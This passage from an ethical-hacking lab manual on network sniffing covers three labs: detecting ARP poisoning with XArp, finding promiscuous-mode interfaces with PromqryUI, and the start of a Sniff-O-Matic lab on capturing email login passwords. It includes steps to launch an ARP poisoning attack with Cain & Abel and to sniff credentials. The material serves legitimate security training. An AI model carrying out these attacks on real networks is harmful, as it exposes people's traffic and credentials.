🗁 A MAC address is a unique identifier for network nodes on a LAN. MAC addresses are associated to network adapter that connects devices to networks. The MAC address is critical to locating networked hardware devices because it ensures that data packets go to the correct place. ARP tables, or cache, are used to correlate network devices' IP addresses to their MAC addresses.

4. On the host machine, XArp displays no ARP attacks.

Note: If you observe the same results, log in to a virtual machine and run Cain & Abel to initiate ARP poisoning to the host machine.

5. By default the security level is set to high. Set the **Security level** to **aggressive** on the **XArp** screen.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.4: XArp status when security level set to aggressive

An attacker can alter the MAC address of the device that is used to connect the network to Internet and can disable access to the web and other external networks.

6. Log in to Windows 2008 Server, and run Cain & Abel to initiate an ARP attack on a Windows 2012 host machine.
7. The XArp pop-up appears displaying the alerts.




FIGURE 7.5: XArp displaying Alerts

XArp allows alert filtering for excluding specific hosts. Another feature includes settings for alerting intensity and how the alerts are presented. Also allows sending alerts through email and detailed alerting configuration.

8. Now, the XArp **Status** changes to **ARP attacks detected**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The simplest form of certification is the use of static, read-only entries for critical services in the ARP cache of a host. This only prevents simple attacks and does not scale on a large network, since the mapping has to be set for each pair of machines resulting in (n*n) ARP caches that have to be configured. AntiARP also provides Windows-based spoofing prevention at the kernel level.




FIGURE 7.6: XArp – ARP attacks detected

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
XArp	**Interface [Ethernet]:** 0x11 **Source Mac:** d0-xx-xx-xx-xx-36 **Destination Mac:** 00-xx-xx-xx-xx-cc **Type [arp]:** 0x806 **Direction:** Out **Source IP:** 10.0.0.2 **Destination IP:** 10.0.0.1 **Host:** 10.0.0.1 **Vendor:** Netgear, Inc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine how you can defend against ARP cache poisoning in a network.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Detecting Systems Running in Promiscuous Mode in a Network Using PromqryUI

PromqryUI is a tool with a Windows graphical interface that can be used to detect network interfaces that are running in promiscuous mode.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With an ARP storm attack, an attacker collects the IP address and MAC address of the machines in a network for future attacks. An attacker can send ARP packets to attack a network. If an ARP packet with a forged gateway MAC address is pushed to the LAN, all communications within the LAN may fail. This attack uses all resources of both victim and non-victim computers.

As a network administrator you must always diagnose the network traffic using a network analyzer and configure routers to prevent ARP flooding. Using a specific technique with a protocol analyzer you should be able to identify the cause of the broadcast storm and a method to resolve the storm. Identify susceptible points on the network and protect them before attackers discover and exploit the vulnerabilities, especially on ARP-enabled LAN systems, a protocol with known security loopholes that allow attackers to conduct various ARP attacks.

Attackers may also install network interfaces to run in promiscuous mode to capture all the packets that pass over a network. As an expert **ethical hacker** and **penetration tester** you must be aware of the tools to detect network interfaces running in promiscuous mode as it might be a network sniffer. In this lab you will learn to use the tool PromqryUI to detect such network interfaces running in promiscuous mode.

Lab Objectives

The objective of this lab to accomplish:

- To detect promiscuous systems in a network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

Lab Environment

To carry-out the lab, you need:

- **PromqryUI** is located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Promiscuous Detection Tools\PromqryUI**
- You can also download the latest version of **PromqryUI** from http://www.microsoft.com/en-us/download/details.aspx?id=16883
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows 2008 Server**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of PromqryUI

PromqryUI can accurately determine if a modern managed Windows system has network interfaces in promiscuous mode. If a system has network interfaces in promiscuous mode, it may indicate the presence of a network sniffer running on the system.

PromqryUI cannot detect standalone sniffers or sniffers running on non-Windows operating systems.

Lab Tasks

TASK 1

Running PromqryUI

1. Go to the tool location at **Z:\CEHv8 Module 08 Sniffing\Promiscuous Detection Tools\PromqryUI**.
2. Double-click **promqryui.exe**, and click **Run**.




FIGURE 8.1: PromqryUI – Run prompt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click **Yes** in the **PromqryUI License Agreement** window.




FIGURE 8.2: PromqryUI – License Agreement dialog box

In a network, promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety.

4. The **WinZip Self-Extractor** dialog box appears. Browse to a desired location (default location is **c:\promqryui**) to save the unzipped folder and click **Unzip**.




FIGURE 8.3: PromqryUI – WinZip Self-Extractor dialog box

In a network, promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety.

5. Click **OK** after the unzip is successful.

FIGURE 8.4: WinZip Self-Extractor dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, click **Close** to close the **WinZip Self-Extractor** dialog box.




FIGURE 8.5: PromqryUI – WinZip Self-Extractor dialog box

Unzip to folder allows you to browse and select a destination of your choice to save the setup file.

7. Now, install **.NET Framework 1.1** by double-clicking the **dotnetfx.exe** file located at **Z:\CEHv8 Module 08 Sniffing\Promiscuous Detection Tools\PromqryUI**.

TASK 2

Running .NET Framework 1.1

8. Click **Run** in the **Open File - Security Warning** dialog box.




FIGURE 8.6: .NET Framework – Run dialog box

The .NET Framework version 1.1 redistributable package that includes everything you need to run applications developed using the .NET Framework.

9. Click **Yes** to initiate the .NET Framework installation in the **Setup** dialog box.




FIGURE 8.7: .NET Framework – Install dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. While attempting to install .NET Framework 1.1, you will get a **Program Compatibility Assistant** dialog box. Click **Run Program**.




FIGURE 8.8: .NET Framework – Program Compatibility Assistant dialog box

TASK 3

Installing .NET Framework 1.1

11. Select the radio button for **I agree** and click **Install** in the **License Agreement** dialog box.




FIGURE 8.9: .NET Framework – License Agreement dialog box

12. Once the installation is complete, click **OK** in the **Microsoft .NET Framework 1.1 Setup** dialog box.




FIGURE 8.10: .NET Framework – Installation complete message box

TASK 3

Installing PromqryUI

13. Now, go to **C:\promqryui** and double-click **pqsetup.msi** and follow the installation wizard to install PromqryUI.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Once installation is complete, go to **Start** and click **Promqry** to launch the program.




FIGURE 8.11: Windows 2008 Server – Start menu

Promiscuous mode can be used in a malicious way to sniff on a network. In promiscuous mode, some software might send responses to frames even though they were addressed to another machine. However, experienced sniffers can prevent this by using carefully designed firewall settings.

15. The main window of PromqryUI appears. Click **Add**.




FIGURE 8.12: PromqryUI – Main window

With the PromqryUI tool, you can add either a single system or multiple systems to query.

16. The **Select Addition Type** dialog box will appear. Click **Add Single System**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.13: PromqryUI – Adding system

17. Type the IP address of the system you want to check for promiscuous mode in the **IP Address** field in the **Add System to Query** dialog box and click **Save**.




FIGURE 8.14: PromqryUI – Add System to Query

For systems that you need to query, a range of IP addresses can be provided. Also, you can just carry a query for a local system.

18. Select the added IP address in the **Systems To Query** section and click **Start Query**.




FIGURE 8.15: PromqryUI – Querying system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Results will be displayed in **Query Results**.




FIGURE 8.16: PromqryUI – Query Results

Query results will let you know if the system is promiscuous mode or not and provides other information like Computer name, Domain, Computer Model, Manufacturer, Owner, etc.

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
PromqryUI	**Computer name:** WIN-D39MR5HL9E4 **Domain:** WORKGROUP **Computer manufacturer:** Dell Inc. **Computer model:** OptiPlex 390 **Primary owner:** Windows User **User currently logged on:** WIN-D39MR5HL9E4\Administrator **Operating system:** Microsoft Windows Server 2012 Release Candidate Datacenter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine how you can defend against ARP cache poisoning in a network

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Sniffing Password from Captured Packets using Sniff – O – Matic

Sniff – O – Matic is a network protocol analyzer and packet sniffer with a clear and intuitive interface.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers may install a sniffer in a trusted network to capture packets and will be able to view every single packet that is going across the network, if the network uses a hub or a router for data transmission. With the captured packets, attackers can learn about vulnerabilities and sniff the user name and password and log in to the network as an authenticated user. Once logged in successfully to a network, the hacker can easily install viruses and Trojans to steal data, sensitive information, and cause serious damage to that network.

As an expert **ethical hacker** and **penetration tester** you should have sound knowledge of sniffing, network protocols, and authentication mechanisms and encryption techniques. You should also regularly check your network and close the unnecessary ports that are open. Always ensure that if any sensitive data is required to be sent over the network, you use an encrypted protocol to minimize the data leakage.

Lab Objectives

The objective of this lab to sniff passwords using the tool Sniff – O – Matic through captured packets.

Lab Environment

To carry-out the lab, you need:

- **Sniff – O – Matic** is located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Sniffing Tools\Sniff-O-Matic**
- You can also download the latest version of **Sniff – O – Matic** from http://www.kwakkelflap.com/sniffer.html

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- Double-click **snifftrial.exe** and follow the wizard-driven installation steps to install **Sniff – O – Matic**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Sniff – O – Matic

Sniff – O – Matic captures network traffic and enables you to analyze the data. Detailed packet information is available in a tree structure or a raw data view of the packet data. Sniff – O – Matic's button and columnar data display logically and succinctly presents the collected network traffic data.

Lab Tasks

1. Launch the **Start** menu by hovering the mouse cursor on the lower left corner of the desktop.

FIGURE 9.1: Windows Server 2012 – Desktop view

TASK 1

Launching the Sniff-O-Matic tool

2. Click **Sniff – O – Matic** in the **Start** menu to launch the Sniff – O – Matic tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniff-O-Matic a packet sniffer is a computer program or a piece of computer hardware that can intercept and log traffic passing over a digital network or part of a network.




FIGURE 9.2: Windows Server 2012 – Desktop view

3. The main **Sniff – O – Matic** window appears; select the adapter from the drop-down list and click the **Start Capture** button.





FIGURE 9.3: Sniff-O-Matic – Start capture

4. When the tool starts capturing the packets, launch a browser and log in to your email account.
5. Then, click the **Stop Capture** button to view the captured packets.

TASK 2

Sniff-O-Matic: Start Packet Capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

